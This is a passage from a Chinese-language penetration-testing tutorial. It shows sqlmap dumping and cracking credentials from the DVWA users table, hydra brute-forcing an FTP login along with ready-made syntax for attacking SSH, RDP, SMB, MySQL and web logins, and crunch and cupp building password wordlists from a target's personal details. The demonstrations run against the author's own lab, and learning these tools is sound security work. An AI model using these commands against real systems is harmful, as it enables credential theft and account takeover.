


图 4.3.1.13 查询 users 表的列名

4）拖库，获取 dvwa 库中 users 表的所有列的名字

拖库本来是数据库领域的术语，指从数据库中导出数据。到了黑客攻击泛滥的今天，它被用来指网站遭到入侵后，黑客窃取其数据库。

常用参数：

-T ： 要枚举的 DBMS 数据表

-C: 要枚举的 DBMS 数据表中的列

-dump ： 转储 DBMS 数据表项

弹出消息含义：

do you want to store hashes to a temporary file for eventual further processing withother tools [y/N] #是否要将哈希值存储到临时文件中，以便其他工具进行处理？

do you want to crack them via a dictionary-based attack? [Y/n/q]

#你想通过基于字典的攻击破解它们吗？dictionary-based attack 基于字典的攻击

what dictionary do you want to use? #你想用什么字典？

[1] default dictionary file ‘ /root/sqlmapproject-sqlmap-7eab1bc/txt/wordlist.zip ’ (press Enter)

#默认字典文件’

/root/sqlmapproject-sqlmap-7eab1bc/txt/wordlist.zip ’（按 Enter 键）

[2] custom dictionary file #自定义词典文件

[3] file with list of dictionary files #带字典文件列表的文件

#直接回车，使用默认字典

do you want to use common password suffixes? (slow!) [y/N]

#是否要使用常用密码后缀？（慢！）输入 y

运行结果如图 4.3.1.14 所示：

```
┌──(root💀kali)-[~]
└─# sqlmap -u "http://172.20.10.2/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=iaqpdkno44r2msammuu6hg195c" -D dvwa -T users -C user,password --dump
```




图 4.3.1.14 成功猜解除用户及密码并保存在 user.csv 文件中

我们来打开看一下这个文件，确实已经将账号密码保存下来了，这样就完成了拖库，如图 4.3.1.15 所示：




图 4.3.1.15 成功拖库

然后黑客就可以用管理员账号登录后台进行网站篡改，或者拿下服务器甚至用这些账号密码再去撞库获取更多利益等等。

总结：本节展示了通过 SQL 注入攻击入侵一个网站的过程，这

里建议大家把密码设置的复杂一些，降低破解难度，不要用相同的密码，不要再陌生网站注册个人信息。因为有的网站可能需要实名认证需要上传身份证照片等等，一旦这些信息泄露造成的后果非常可怕，所以看到现在你是不是意识到网站入侵其实和每个人息息相关。如果黑客给网站挂马，那么访问这个网站的电脑就都会中木马……，总之黑客可操作利用的空间非常大，因此一定要小心，提前做好防御。

4.3.2 密码暴力破解

密码暴力破解是指利用字典来进行暴力破解，理论上只要字典足够强大就一定可以破解的，下面我们来介绍一款工具 hydra，它是一款非常强大的破解工具，支持很多个协议的破解，具体我们先看一下帮助文档，如图 4.3.2.1 所示：




图 4.3.2.1 hydra 参数

这里常用到的参数-l 代表用户名,-L 代表用户名文件,-p 代表密码,-P 代表密码文件，-s 指定端口，再来看一下它支持的破解类型包括哪些，如图 4.3.2.2 所示：

```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```

图 4.3.2.2 支持的破解服务类型

和网站相关常用的基本都包括了，例如 ftp、mysql、http、

oracle、rdp 等等，那么这个该如何使用呢，我们来看一下给出的案例语法，如图 4.3.2.3 所示：

```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

图 4.3.2.3 给出的案例语法

下面我们来做一个测试，我在物理机中利用 phpstudy 新建一个 ftp，用户名为 admin，密码为 password，如图 4.3.2.4 所示：




图 4.3.2.4 新建 ftp 空间

然后我们在 mytest 目录下新建两个文件:user.txt、pass.txt 用来存放待尝试的用户和密码，如图 4.3.2.5 所示：




图 4.3.2.5 配置账号和密码字典

然后构建语句开始暴力破解，如图 4.3.2.6 所示：

```
┌──(root💀kali)-[~]
└─# hydra -L /root/mytest/user.txt -P /root/mytest/pass.txt ftp://172.20.10.2 -t 6 -v -f
-o /root/mytest/result.txt -q
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-06 14:14:00
[DATA] max 6 tasks per 1 server, overall 6 tasks, 18 login tries (l:2/p:9), ~3 tries per
task
[DATA] attacking ftp://172.20.10.2:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] attack finished for 172.20.10.2 (waiting for children to complete tests)
[21][ftp] host: 172.20.10.2   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-06 14:14:01
```

图 4.3.2.6 成功破解出账号密码

在 result 文件中也会记录账号密码信息，如图 4.3.2.7 所示：




图 4.3.2.7 result 文件

命令语法解释：

hydra -L /root/mytest/user.txt -P /root/mytest/pass.txt ftp://172.20.10.2 -t 6 -v -f -o /root/mytest/result.txt -q

-L /root/mytest/user.txt：指定用户名字典文件

-P /root/mytest/pass.txt：指定密码字典文件

ftp://172.20.10.2：指定破解主机地址及协议模式

-t 6：指定采用 6 个线程进行破解

-v：显示详细过程

-f：找到第一对登录名或者密码的时候中止破解

-o /root/mytest/result.txt：将破解结果进行保存

-q：屏蔽显示连接错误的消息

更多参数详见如下：

-R 继续从上一次进度接着破解。

-S 采用 SSL 链接。

-s PORT 可通过这个参数指定非默认端口。

-l LOGIN 指定破解的用户，对特定用户破解。

-L FILE 指定用户名字典。

-p PASS 小写，指定密码破解，少用，一般是采用密码字典。

-P FILE 大写，指定密码字典。

-e ns 可选选项，n：空密码试探，s：使用指定用户和密码试探。

-C FILE 使用冒号分割格式，例如“登录名:密码”来代替-L/-P 参数。

-M FILE 指定目标列表文件一行一条。

-o FILE 指定结果输出文件。

-f 在使用-M 参数以后，找到第一对登录名或者密码的时候中止破解。

-t TASKS 同时运行的线程数，默认为 16。

-w TIME 设置最大超时的时间，单位秒，默认是 30s。

-v / -V 显示详细过程。

server 目标 ip

service 指定服务名，支持的服务和协议：telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp 等等。

更多破解语法如下：

1.破解 ssh:

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip ssh

hydra -l 用户名 -p 密码字典 -t 线程 -o save.log -vV ip ssh

2.破解 ftp:

hydra ftp://ip -l 用户名 -P 密码字典 -t 线程(默认 16) -vV

hydra ftp://ip -l 用户名 -P 密码字典 -e ns -vV

3.破解 web 登录，get 方式:

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

4.破解web登录，post方式：

hydra -l 用户名 -P 密码字典 -s 80 ip http-post-form "/admin/login.php:username=^USER^&password=^PASS^&submit=login:sorry password"

hydra -t 3 -l admin -P pass.txt -o out.txt -f 172.20.10.2 http-post-form "login.php:id=^USER^&passwd=^PASS^:wrong username or password"

（参数说明：-t同时线程数3，-l用户名是admin，字典pass.txt，保存为out.txt，-f 当破解了一个密码就停止，172.20.10.2目标ip,http-post-form表示破解是采用http的post方式提交的表单密码破解,<title>中的内容是表示错误猜解的返回信息提示。）

5.破解https:

hydra -m /index.php -l muts -P pass.txt 172.20.10.2 https

6.破解teamspeak:

hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak

7.破解 cisco:

hydra -P pass.txt 172.20.10.2 cisco

hydra -m cloud -P pass.txt 172.20.10.2 cisco-enable

8.破解 smb:

hydra -l administrator -P pass.txt 172.20.10.2 smb

9.破解 pop3:

hydra -l muts -P pass.txt my.pop3.mail pop3

10.破解 rdp（远程桌面）:

hydra ip rdp -l administrator -P pass.txt -V

11.破解 http-proxy:

hydra -l admin -P pass.txt http-proxy://172.20.10.2

12.破解 telnet:

hydra IP telnet -l 用户 -P 密码字典 -t 32 -s 23 -e ns -f -V

13.破解 imap:

hydra -L user.txt -p secret 172.20.10.2 imap PLAIN

hydra -C defaults.txt -6

imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN

14.破解 mysql:

hydra -l root -P pass.txt -e ns 172.20.10.2 mysql

通过以上内容我们明白只要黑客的字典足够强大是肯定可以破解的,那么现在破解方法也有了,唯一缺的就是强大的密码字典,这个字典该怎么弄呢?

这里分为两种,一种是经过社会工程学字典生成的密码文件,这类文件更加具有针对性,第二种是用市面上大家常用的密码做为字典,这类字典破解率还是比较高的,第三种就是利用工具生成的排列组合密码,这类字典往往体积非常大,动辄几百个 G,在万不得已的情况下再用第三种。

Crunch 密码字典生成工具:

参数详解:

min 设定最小字符串长度(必选)

max 设定最大字符串长度(必选)

oprions

-b 指定文件输出的大小,避免字典文件过大

-c 指定文件输出的行数,即包含密码的个数

-d 限制相同元素出现的次数

-e 定义停止字符，即到该字符串就停止生成

-f 调用库文件（/etc/share/crunch/charset.lst）

-i 改变输出格式，即 aaa,aab -> aaa,baa

-l 通常与-t 联合使用，表明该字符为实义字符

-m 通常与-p 搭配

-o 将密码保存到指定文件

-p 指定元素以组合的方式进行

-q 读取密码文件，即读取 pass.txt

-r 定义重某一字符串重新开始

-s 指定一个开始的字符，即从自己定义的密码 xxxx 开始

-t 指定密码输出的格式

-u 禁止打印百分比（必须为最后一个选项）

-z 压缩生成的字典文件,支持 gzip,bzip2,lzma,7z

% 代表数字

^ 代表特殊符号

@ 代表小写字母

, 代表大写字符

使用案例如下：

(1)生成 pass01-pass99 所有数字组合

crunch 6 6 -t pass%% >>newpwd.txt

```
┌──(root💀kali)-[~]
└─# crunch 6 6 -t pass%%  >>newpwd.txt
Crunch will now generate the following amount of data: 700 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100
```

newpwd.txt

文件(F) 编辑(E) 搜索(S) 选项(O) 帮助(H)

```
pass00
pass01
pass02
pass03
pass04
pass05
pass06
pass07
pass08
pass09
pass10
pass11
pass12
pass13
pass14
pass15
pass16
pass17
pass18
```

图 4.3.2.8 生成 pass01-pass99 所有数字组合

(2)生成六位小写字母密码，其中前四位为 pass

crunch 6 6 -t pass@@ >>newpwd.txt ，这里为了便于展示就不重定位到 newpwd.txt 了，下同。

```
┌──(root💀kali)-[~]
└─# crunch 6 6 -t pass@@
Crunch will now generate the following amount of data: 4732 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676
passaa
passab
passac
passad
passae
passaf
passag
passah
passai
```

图 4.3.2.9 生成六位小写字母密码，其中前四位为 pass

(3)生成六位密码，其中前四位为 pass，后二位为大写

crunch 6 6 -t pass,, >>newpwd.txt

```
┌──(root💀kali)-[~]
└─# crunch 6 6 -t pass,,
Crunch will now generate the following amount of data: 4732 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676
passAA
passAB
passAC
passAD
passAE
passAF
passAG
passAH
passAI
passAJ
```

图 4.3.2.10 生成六位密码，其中前四位为 pass，后二位为大写

(4)生成六位密码，其中前四位为 pass，后二位为特殊字符

```
crunch 6 6 -t pass^^  >>newpwd.txt
```

图 4.3.2.11 生成六位密码，其中前四位为 pass，后二位为特殊字符

社工字典 cupp:

Kali 自带工具中没有这个，因此我们需要安装一下，输入 apt-get install cupp 如图 4.3.2.14 所示：

```
┌──(root💀kali)-[~]
└─# apt-get install cupp
正在读取软件包列表 ... 完成
正在分析软件包的依赖关系树
正在读取状态信息 ... 完成
下列【新】软件包将被安装：
  cupp
升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 71 个软件包未被升级。
需要下载 13.3 kB 的归档。
解压缩后会消耗 60.4 kB 的额外空间。
获取:1 http://mirrors.aliyun.com/kali kali-rolling/main amd64 cupp all 0.0+20190501.git986658-6 [13.3 kB]
已下载 13.3 kB，耗时 6秒 (2,369 B/s)
正在选中未选择的软件包 cupp。
(正在读取数据库 ... 系统当前共安装有 292857 个文件和目录。)
准备解压 .../cupp_0.0+20190501.git986658-6_all.deb ...
正在解压 cupp (0.0+20190501.git986658-6) ...
正在设置 cupp (0.0+20190501.git986658-6) ...
正在处理用于 kali-menu (2021.1.2) 的触发器 ...
正在处理用于 man-db (2.9.3-2) 的触发器 ...
```

图 4.3.2.14 安装 cupp

根据提示输入 cupp -i 开始启动，输入相关信息，这里我就针对目标随意输入一些，如图 4.3.2.15 所示：




图 4.3.2.15 启动 cupp

设置相关信息，如姓名、昵称、对象名字、生日、孩子信息、宠物信息、特殊数字等：




图 4.3.2.16 设置参数

最终生成了 9077 个和我自身相关的密码，我们打开看一下都是什么样的密码，如图 4.3.2.17 所示；

